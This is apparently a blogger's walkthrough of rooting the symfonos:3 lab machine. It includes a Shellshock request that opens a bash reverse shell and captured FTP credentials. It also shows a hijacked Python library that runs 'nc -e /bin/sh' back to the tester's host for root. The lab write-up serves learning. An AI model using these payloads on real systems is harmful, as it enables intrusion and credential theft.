

I’m back 3 months later! Been a bit busy with school and a new job! Yes, I’m working as a penetration tester for Integrity in Portugal, the biggest security consultant here (22 November 2021)



```
┌──(kali㉿kali)-[~]
└─$ nmap -A 10.0.2.4 -p-
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-22 08:42 EST
Nmap scan report for 10.0.2.4
Host is up (0.00018s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5b
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 cd:64:72:76:80:51:7b:a8:c7:fd:b2:66:fa:b6:98:0c (RSA)
|   256 74:e5:9a:5a:4c:16:90:ca:d8:f7:c7:78:e7:5a:86:81 (ECDSA)
|_  256 3c:e4:0b:b9:db:bf:01:8a:b7:9c:42:bc:cb:1e:41:6b (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.25 (Debian)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```



```
<img src="image.jpg">

<!-- Can you bust the underworld? -->

</body>
</html>
```

Yes i can, **/gate/**


And now **/gate/cerberus**

.

.

.

/gate/cerberus/tartarus
/gate/cerberus/tartarus/hermes and **/gate/cerberus/tartarus/researc**




```
<img src="image.png">

<!-- The underworld can be cruel... but it can also be misleading. -->
```


Great, a dead end….

But there’s **/cgi-bin/underworld** and it is vulnerable to shellshock!

This gets us a shell



```
GET /cgi-bin/underworld HTTP/1.1
Host: 10.0.2.4
User-Agent: () { :; }; echo; echo; /bin/bash -i >& /dev/tcp/10.0.2.15/1337 0>&1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: closeS
Upgrade-Insecure-Requests: 1

```




```
cerberus@symfonos3:/tmp$ whoami
whoami
cerberus
cerberus@symfonos3:/tmp$ 
```

TCPdump is installed, so let’s start a capture on loopback… The file will be saved on the root of the website so I can download it more easily to my machine


There’s a packet with the credentials **hades:PTpZTfU4vxgzvRBE**

And it works



```
hades@symfonos3:/usr$ whoami
whoami
hades
hades@symfonos3:/usr$ 
```


So this file is constantly being run by root



```
hades@symfonos3:/usr/lib/python2.7$ cat /opt/ftpcl      ftpc
cat /opt/ftpclient/ftpclient.py
import ftplib

ftp = ftplib.FTP('127.0.0.1')
ftp.login(user='hades', passwd='PTpZTfU4vxgzvRBE')

ftp.cwd('/srv/ftp/')

def upload():
    filename = '/opt/client/statuscheck.txt'
    ftp.storbinary('STOR '+filename, open(filename, 'rb'))
    ftp.quit()

upload()
```


And importing ftplib, which is in a directory we can edit

Editing the library…




```
bash-4.2$ cat ftpl
cat ftplib.py

import os
cmd = '/bin/nc -e /bin/sh 10.0.2.15 4242'
os.system(cmd)
bash-4.2$ |
```

And we got it



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4242
listening on [any] 4242 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.4] 42188
id
uid=0(root) gid=0(root) groups=0(root)
|
```

This one sure was hard. But I guess I’ve got to push my limits more often If I want to improve :)



```
root@symfonos3:~# cat proof
cat proof.txt

        Congrats on rooting symfonos:3!
                                        _._
                                      _/,__\,
                                    __/ _/o'o
                                  /  '-.___'/  __
                                 /__   ^   )__/_))\
     /_/,   __,____              // '-.____|--'  \\
    e,e / //  /___/|            |/     \/\        \\
    'o /))) : \___\|           /   ,    V          \\
     -'  \\__,_/|              V  /      \          \\
             \_\|               V         \          \\
             | ||              <     '_    \          \\
             | ||              /    ,| /   /           \\
             | ||              |   / |    ^             \\
             | ||               \_/  |   | |             \\
             | ||________________,'  |__/  \              \\
              \|/________________\___/______\_             \\
               \________________________      \__           \\        ___
                  \________________________     _\_____      \\ _____/
                     \________________________                \\
        ~~~~~~~         /  ~~~~~~~~~~~~~~~~~~~~~~~~~~~  ~~ ~~~~\\~~~~
            ~~~~~~~~~~~~~~    ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~    //


        Contact me via Twitter @zayotic to give feedback!

root@symfonos3:~# |
```